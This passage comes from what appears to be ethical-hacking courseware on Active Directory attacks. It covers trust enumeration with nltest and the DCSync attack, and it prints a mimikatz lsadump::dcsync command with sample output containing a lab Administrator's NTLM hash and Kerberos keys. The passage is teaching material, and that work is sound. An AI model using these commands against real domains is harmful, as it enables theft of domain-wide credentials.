
  Domain trust objects provide information such as credentials, accounts, authentication, and authorization mechanisms used by domains.

  ```
  C:\Windows\system32>nltest /domain_trusts
  ```


  Attackers use the above utility to collect information about trust domains and use the gathered information to add a domain trust or modify the settings of existing domain trusts to escalate privileges through Kerberoasting and pass-the-ticket attacks.

Retrieving Password Hashes of Other Domain Controllers Using DCSync Attack

- In a DCSync attack, an attacker initially compromises and obtains privileged account access with **domain replication rights** and activates replication protocols to create a virtual domain controller (DC) similar to the original AD
- It allows an attacker to send requests to the DC, retrieve **administrator NTLM password** hashes, and perform further attacks such as golden ticket attacks, account manipulation, and living-off-the-land attacks
- Attackers leverage mimikatz to perform DCSync attack


Attacker discovers and mimics DC via MS-DRSR
1
Requests replication using GetNCChanges
2
DC provides NTLM password hashes
3
Attacker
Domain Controller
(Server)

mimikatz | mimikatz includes a DCSync command that utilizes MS-DRSR to **replicate the behavior of a legitimate DC**



```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:ceh.com /user:Administrator
[DC] 'ceh.com' will be the domain
[DC] 'Server2022.CEH.com' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/1/2022 2:12:42 AM
Object Security ID   : S-1-5-21-2083413944-2693254119-1471166842-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 92937945b518814341de3f726500d4ff

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 903a19f0efb5ad3a3aa12c98a24174c3

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-JOSHSAOI24UAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : da6cca86138818cc93fae2d97f349d9bbb09b6bfb941e0e1c510f8b14c97336e
      aes128_hmac       (4096) : e6a6350402f9df5ab73b67a3849585e8
      des_cbc_md5       (4096) : 97da20514ab991bf

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
```

https://github.com

Retrieving Password Hashes of Other Domain Controllers Using DCSync Attack

A domain controller (DC) in a Windows environment is configured to securely validate user requests within a domain. The function of a DC is to stockpile user accounts and data, provide authentication, and append a security policy for the domain. Replicating a directory in the IT environment plays a vital role as it assists system administrators to organize and handle data flow across many DCs. For example, when an employee of an organization updates their account credentials, the updated credentials should be replicated across all the DCs, which can facilitate easy authentication for users.

The DCSync attack is a technique used by attackers on selective DCs. In this attack, an attacker initially compromises and obtains privileged account access with domain replication rights. Then, they activate replication protocols to create a virtual DC similar to the original AD. This access enables the attacker to send requests to the DC and receive the victim's confidential information such as NTLM password hashes. Using this information, an attacker can launch further attacks such as golden ticket attacks, account manipulation, and living off the land (LOTL) attacks as well as embed ransomware in the compromised servers.

DCSync Attack Stages

The DCSync attack is performed in the following eight stages, which start from lower privileges and proceed to higher privileges.

- **Stage 1:** Performs external reconnaissance
- **Stage 2:** Compromises the targeted machine
- **Stage 3:** Performs internal reconnaissance
- **Stage 4:** Escalates local privileges

- **Stage 5:** Compromises credentials by sending commands to DC
- **Stage 6:** Performs admin-level reconnaissance
- **Stage 7:** Performs malicious remote code execution
- **Stage 8:** Gains domain admin credentials



Attacker
External Reconnaissance
Compromised Machine
Internal Reconnaissance
Local Privilege Escalation
Compromised Credentials
Admin Reconnaissance
Remote Execution
Domain Admin Credentials

Figure 6.122: Stages of the DCSync attack

Access Rights Required for Performing DCSync Attack

Initially, when attackers obtain privileged account access through other means of attack, they have limited access rights to the domain resources. These access rights are insufficient for attackers to perform a DCSync attack. Hence, they require more time to gain additional permissions to perform a DCSyn attack. After obtaining additional permissions or higher privileges, attackers can perform the following activities:

- Replicating Directory Changes
- Replicating Directory Changes All
- Replicating Directory Changes in Filtered Set

How Attackers Compromise the Domain Controller (DC)

- An attacker initially identifies the DC to compromise and requests for replication.
- The attacker either deploys tools such as **`mimikatz`** to replicate the DC and request multiple DCs to replicate the information or sends a **`GetNCChanges`** command as a request for replication of information on the DC.
- Now, the DC accepts the request, acknowledges the replication request, and hands over password hashes to the attacker.



Attacker discovers and mimics DC via MS-DRSR
1
Requests replication using GetNCChanges
2
DC provides NTLM password hashes
3
Attacker
Domain Controller (Server)

Figure 6.123: Illustration of the DCSync attack

Tools for Performing a DCSync Attack

